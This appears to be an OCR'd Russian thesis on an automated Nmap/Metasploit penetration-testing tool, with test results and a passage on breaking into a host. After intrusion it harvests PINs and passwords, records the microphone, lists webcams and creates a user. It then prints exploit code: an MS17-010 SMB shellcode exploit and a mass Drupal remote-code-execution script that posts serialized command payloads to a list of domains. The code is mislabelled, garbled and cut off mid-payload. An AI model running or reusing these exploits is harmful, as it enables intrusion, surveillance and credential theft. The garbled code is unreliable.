


Рисунок 15 – Таблица с данными о хосте

После проведения сканирования Nmap, проводится исследование хоста средствами Metasploit. Производится запуск модуля auxiliary/scanner/portscan/tcp – TCP сканирование портов. Результаты так же заносятся в БД.По завершении работы подсистемы сбора информации в окне программызаполняются поля, связанные с целевой системой (рисунок 16). Всяподготовительная работа на этом этапе сделана, можно переходить к основной части – поиск эксплойтов и попытка их использования [13].




Рисунок 16 – Результаты работы ПСИ

2.4 Подсистема анализа защищенности

Подсистема анализа защищенности должна обмениваться командами cMetasploitFramework, а точнее – с командной строкой MSF – msfconsole. Для того, чтобы передать инструкцию консоли MSF производятся следующие действия:

- если набор команд и параметров заранее известен, то используется опция консоли «-r». Она позволяет подавать на вход msfconsole файл с командами, которые выполнятся сразу после запуска командной строки. Так, например, осуществляется вызов модуля TCP сканирования (формируется файл с командами, затем он передается в качестве параметра msfconsole);

- если же команды должны подаваться динамически (например, неизвестно, какая команда будет следующей), то сначала создается процессmsfconsole при помощи класса ProcessBuilder.

Далее, ожидаетсязавершениезагрузки консоли MSF. Так как заранее невозможно предугадать, сколько времени это займет, программа через определенные промежутки времени подсчитывает размер файла, в который перенаправлен стандартный поток вывода msfconsole. Как только размер перестает увеличиваться, msfconsole успешно загрузилась. После этого, посредством метода java.lang.Process.getOutputStream(), происходит получение потока вывода процесса. Затем, с помощью класса BufferedWriter создается буферизованный поток. Класс BufferedWriter записывает текст в поток, предварительно буферизируя записываемые символы, тем самым

снижая количество обращений к физическому носителю для записи данных. Теперь можно писать в этот поток команды, и они будут передаваться консоли Metasploit. Стоит отметить, что при создании любого процесса (Nmap, msfconsole) производится перенаправление его выходного потока в файл посредством методаredirectOutput класса ProcessBuilder. Таким образом, можно легко вести логирование всех запускаемых процессов. Продолжим рассмотрение реализации ПАЗ. Первая составляющая этойподсистемы служит для подбора эксплойтов, подходящих под целевую систему.Первым шагом происходит установка соединения с БД анализатора при помощи JDBC драйвера. Затем выполняется запрос к БД для получения списка открытыхпортов на целевом хосте. После того, как порты получены, можно сформироватьSQL запрос для выборки подходящих эксплойтов. Отбираются эксплойты последующим параметрам: во-первых, ОС цели должна совпадать с ОС, для которой написан эксплойт, во-вторых, в результирующую выборку попадают те эксплойты, у которых порт, на который они нацелены, один из открытых портов целевой системы. Кроме того, выбираются только активные эксплойты, то есть такие, которые для успешного срабатывания не требуют никаких действий со стороны пользователя исследуемой системы. Также, предпочтение отдается эксплойтам с более высоким рангом. Все отобранные эксплойты выводятся пользователю на экран.

После того, как составлен список потенциально опасных для системы эксплойтов, можно приступать к тестированию. За это отвечает вторая составляющая ПАЗ – функция запуска эксплойтов [14]. Сначала происходит созданиеотдельного процесса консоли Metasploit. На вход msfconsole подается заранеесозданный файл с инструкциями установки параметров эксплойтов. Чтобы незадавать параметры, например, RHOST – IP-адрес целевой системы или LHOST –IP-адрес атакующей системы, для каждого эксплойта отдельно, применяетсяспециальная команда «setg» - задание глобальных параметров. Таким образом,достаточно задать все параметры эксплойтов один раз, при запуске консоли MSF.Кроме того, в зависимости от ОС, выбирается полезная нагрузка. Далее,последовательно в цикле для каждого отобранного эксплойта выполняется команда«use<имя_эксплойта>». Эта команда осуществляет переход к окружениюэксплойта. После этого можно запускать эксплойт (команда «exploit»).Чтобыопределить, когда эксплойт завершил свою работу (успешно или нет), производитсяподсчет записей в таблице exploit_attempts в БД MetasploitFramework. В эту таблицуMetasploit автоматически заносит все попытки выполнения эксплойтов. Есликоличислозаписей увеличилось, значит эксплойт выполнился. По определенному полю в этойтаблице можно определить, с каким результатом он завершился. В зависимости от того, удалось ли получить доступ к системе или нет, эксплойт заносится в один издвух списков и запускается следующий.

В результате, пользователь получает отчет о проведенном тестированиисистемы. Формируется перечень успешно выполненных эксплойтов исоответствующих им уязвимостей, которые администратору

системы необходимо ликвидировать. Также выводится статистика по успешным и неуспешным эксплойтам, сколько всего было протестировано и какие (рисунок 17).




Рисунок 17 – Результаты тестирования системы

3 Тестирование разработанного программного комплекса

С помощью разработанного программного средства было проведено тестирование нескольких операционных систем (Windows, Linux). Часть из них специально предназначена для тестирования новых средств безопасности, другие же являются обычными системами. Результаты приведены в таблице 1.

Таблица 1 – Результаты анализа различных ОС

Операционные системы	Количество обнаруженных запущенных служб и открытых портов	Количество отобранных эксплойтов для целевой системы	Количество успешных эксплойтов	Время выполнения
Windows 8.1	11/11	45//1450	1/1	3 мин 02сек 3.75 сек/экспл
Windows /	10/10	39/1450	3/	2 мин 30 сек 3,84 сек/экспл
Windows Vista	9/9	33/1450	2/3	3 мин 06 сек 5,6 сек/экспл
Windows XP SP3	9/9	231/1450	1/1	20 мин 02 сек 5,19сек/экспл
Windows XP SP2	11/11	286/1450	2/2	20 мин 01 сек 4,18сек/экспл
Windows Server 2002R2	10/10	37/1450	2/2	2 мин 46 сек 3,98сек/экспл
Windows server 2003	4/4	95/1450	3/4	5 мин 30 сек 3, 4сек/экспл
Linux Mint	2/2	84/1450	0/0	4 мин 34 сек 3,2сек/экспл
CentOS	1/1	8/1450	1/1	0 мин 41 сек 3,17сек/экспл

После установки средств защиты ни одному из ранее успешно выполненныхэксплойтов не удалось получить доступ к системе. Это связано с тем, что всезапускаемые эксплойты общедоступны, а, следовательно, актуальные средствазащиты имеют их сигнатуры в своих БД. Однако, существуют методы обходасредств защиты: во-первых, кодирование полезной нагрузки, во-вторых, изменение сигнатуры самого эксплойта.Поэтому разработанный прототип позволяет загружать и использоватьсобственные (сторонние) эксплойты, которые, могут не блокироваться защитными средствами.Для того чтобы оценить эффективность разработанного программногокомплекса было проведено сравнение с продуктом Armitage, который имеет схожую функциональность [15]. Результаты проверки ОС Windows XP SP2 и Metasploitable 2 двумяпрограммами на наличие уязвимостей приведены в таблицах 3 и 4.

Таблица 2 – Результаты тестирования ОС Windows XP

Параметры сравнения	Armitage	Разработанный

		комплекс
Количество обнаруженных запущенных служб и открытых портов	11/11	11/11
Количество отобранных эксплойтов для тестирования	608	286
Количество успешных эксплойтов	2/2	2/2
Времявыполнения	28 мин 41 сек 2,8 сек/экспл	20 мин 01 сек 4,18 сек/экспл

3.1 Проникновение в систему используя собственный эксплойт

В ходе работы был написан собственный экспойт, за основу которого был взят MS117010. На системе Linux/Debian 9 запускается установленный метасплойт. Команды, которые применяются вместе с эксплоитами:

- showpayloads/showexploits – команды показывают список доступных эксплоитов и payloads;
- useexploit – команда определяет нужный эксплойт и ставит его в активное состояние;
- set –команда задает значения для параметров в эксплоите. Этой командой мы устанавливаем IPсистемы в которую нужно войти. Например, msfexploit(ms03_017_dcom) >setRHOST 192.221.5.96.

На рисунке 18 показано проникновение в систему используя IP системы, над которым был получен контроль.




Рисунок 18 – Информация о системе

Команда psдает информацию о запущенных процессах в системе.То есть, можно увидеть все процессы запущенные в реальном времени в системе

и при надобности закрыть/отключить какой-либо их них. На рисунке 19 показан пример запуска данной команды и результат полученных процессов с системы.





Рисунок 19 – Список запущенных процессов в системе

На рисунке 20 показан результат успешно выполненной команды для сбора информации с системы, над которой был получен контроль.



Риунок 20–Инфорация о собранных ПИН,паролей

Н рисунке 21 показан список существующих веб-камер на системе, в которую мы проникли. Так же была сделаны запись с микрофона системы и записана в путь /opt/metasploit-framework/PpYtcqyJ.wav




Рисунок 21 – Список веб-камер в системе, запись с микрофона

На рисунках22-23 показанысозданные пользователи в системе. В ходе выполнения проекта был создан пользователь с именем aiym ис паролем 12345.




Рисунок 22 – Создание пользователей в системе




Рисунок 23 – Изображение с открытой страницы жертвы

3.2Разработанный эксплойт

Ниже показаны примеры эксплойтов, написанных на Python и используемые для атаки системы по найденным уязвимостям.[

ЭкслойтDrupal:

```
#!/usr/bin/p
ython
                from impacket import smb
                from struct import pack
                import sys
                import socket
pkt =
smb.NewSMBPacket()
                pkt['Tid'] = tid


                command = pack('<H', setup)

                # Use SMB_COM_NT_TRANSACT because
we need to send data >65535 bytes to trigger the bug.
                transCommand =
```

```
smb.SMBCommand(smb.SMB.SMB_COM_NT_TRANSACT)
        transCommand['Parameters'] = smb.SMBNTTransaction_Parameters()
        transCommand['Parameters']['MaxSetupCount'] = 1
        transCommand['Parameters']['MaxParameterCount'] = len(param)
        transCommand['Parameters']['MaxDataCount'] = 0
        transCommand['Data'] = smb.SMBTransaction2_Data()



        transCommand['Parameters']['Setup'] = command
        transCommand['Parameters']['TotalParameterCount'] = len(param)
        transCommand['Parameters']['TotalDataCount'] = len(data)



        fixedOffset = 32+3+38 + len(command)
        if len(param) > 0:
                padLen = (4 - fixedOffset % 4 ) % 4
                padBytes = '\xFF' * padLen
                transCommand['Data']['Pad1'] = padBytes
        else:
                transCommand['Data']['Pad1'] = ''
                padLen = 0



        transCommand['Parameters']['ParameterCount'] = len(param)
        transCommand['Parameters']['ParameterOffset'] = fixedOffset + padLen



        if len(data) > 0:
                pad2Len = (4 - (fixedOffset + padLen + len(param)) % 4) % 4
                transCommand['Data']['Pad2'] = '\xFF' * pad2Len
```

```
        else:
                transCommand['Data']['Pad2'] = ''
                pad2Len = 0


        transCommand['Parameters']['DataCount'] =
firstDataFragmentSize
        transCommand['Parameters']['DataOffset'] =
transCommand['Parameters']['ParameterOffset'] +
len(param) + pad2Len


        transCommand['Data']['Trans_Parameters'] =
param
        transCommand['Data']['Trans_Data'] =
data[:firstDataFragmentSize]
        pkt.addCommand(transCommand)



        conn.sendSMB(pkt)
        conn.recvSMB() # must be success

        # Then, use
SMB_COM_TRANSACTION2_SECONDARY for
send more data
        i = firstDataFragmentSize
        while i<len(data):
                # limit data to 4096 bytes per SMB
message because this size can be used for all
Windows version
                sendSize = min(4096, len(data) - i)
                if len(data) - i<= 4096:
                        if not sendLastChunk:
                                break
                send_trans2_second(conn, tid,
data[i:i+sendSize], i)
                i += sendSize

        if sendLastChunk:
                conn.recvSMB()
        return i
```

```
        # connect to target and send a large nbss size with data 0x80 bytes
    def exploit(target, shellcode, numGroomConn):
        # force using smb.SMB for SMB1
        conn = smb.SMB(target, target)

        # can use conn.login() for ntlmv2
        conn.login_standard('', '')
        server_os = conn.get_server_os()
        print('Target OS: '+server_os)
        if not (server_os.startswith("Windows 7 ") or (server_os.startswith("Windows Server ") and ' 2008 ' in server_os) or server_os.startswith("Windows Vista")):
            print('This exploit does not support this target')
            sys.exit()

        tid=conn.tree_connect_andx('\\\\'+target+'\\'+'IPC$')
    # nicely close connection (no need for exploit)
        conn.disconnect_tree(tid)
        conn.logoff()
        conn.get_socket().close()

        if len(sys.argv) < 3:
        print("{} <ip><shellcode_file> [numGroomConn]".format(sys.argv[0]))
        sys.exit(1)

        TARGET=sys.argv[1]
```

```
numGroomConn = 13 if len(sys.argv) < 4 else int(sys.argv[3])


fp = open(sys.argv[2], 'rb')
sc = fp.read()
fp.close()


print('shellcode size: {:d}'.format(len(sc)))
print('numGroomConn: {:d}'.format(numGroomConn))


exploit(TARGET, sc, numGroomConn)
print('done')
```

1. Эксплойт Drupal, получает доступ к системе после запуска по данным URL-адресам

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
import requests, sys, os.path, queue, threading, json

#  Примеркомандызапуска
#  python3.6 exploit.py /home/domains.txt "ls -l" 5

head = {'Content-Type':'application/hal+json'}

ochered = queue.Queue()

def use_exploit_post(url, comand):
# Проверка url на http или https
try:
        check_url = requests.get('http://{}'.format(url))
except Exception as error:
        pass
        return

url = check_url.url

if url[len(url)-1:len(url)] != "/":
        url = str(url) + "/"

# Проверка реакции сервера на параметр _format=hal_json
try:
```

```
            check = requests.get('{}node/?_format=hal_json'.format(url))
        except Exception as error:
            pass
            return

        # Если ошибка с кодом 406, сервер может быть уязвим к RCE, попытка
реализации атаки
        if check.status_code == 406:
            static_payload = {
            "link": [
              {
                "value": "link",
                "options": "O:24:\"GuzzleHttp\\Psr7\\FnStream\":2:{s:33:\"\u0000"
                        "GuzzleHttp\\Psr7\\FnStream\u0000methods\";a:1:{s:5:\""
                        "close\";a:2:{i:0;O:23:\"GuzzleHttp\\HandlerStack\":3:"
                        "{s:32:\"\u0000GuzzleHttp\\HandlerStack\u0000handler\";"
                        "s:22:\"echo
58347583435435227\";s:30:\"\u0000GuzzleHttp\\HandlerStack\u0000"
                        "stack\";a:1:{i:0;a:1:{i:0;s:6:\"system\";}}s:31:\"\u0000"
                        "GuzzleHttp\\HandlerStack\u0000cached\";b:0;}i:1;s:7:\""

"resolve\";}}s:9:\"_fn_close\";a:2:{i:0;r:4;i:1;s:7:\"resolve\";}}"
                        ""
              }
            ],
            "_links": {
              "type": {
                "href": "{}rest/type/shortcut/default".format(url)
              }
            }
          }

            payload = {
            "link": [
              {
                "value": "link",
                "options": "O:24:\"GuzzleHttp\\Psr7\\FnStream\":2:{s:33:\"\u0000"
                        "GuzzleHttp\\Psr7\\FnStream\u0000methods\";a:1:{s:5:\""
                        "close\";a:2:{i:0;O:23:\"GuzzleHttp\\HandlerStack\":3:"
                        "{s:32:\"\u0000GuzzleHttp\\HandlerStack\u0000handler\";"

"s:|len|:\"|comand|\";s:30:\"\u0000GuzzleHttp\\HandlerStack\u0000"
                        "stack\";a:1:{i:0;a:1:{i:0;s:6:\"system\";}}s:31:\"\u0000"
                        "GuzzleHttp\\HandlerStack\u0000cached\";b:0;}i:1;s:7:\""
```

```
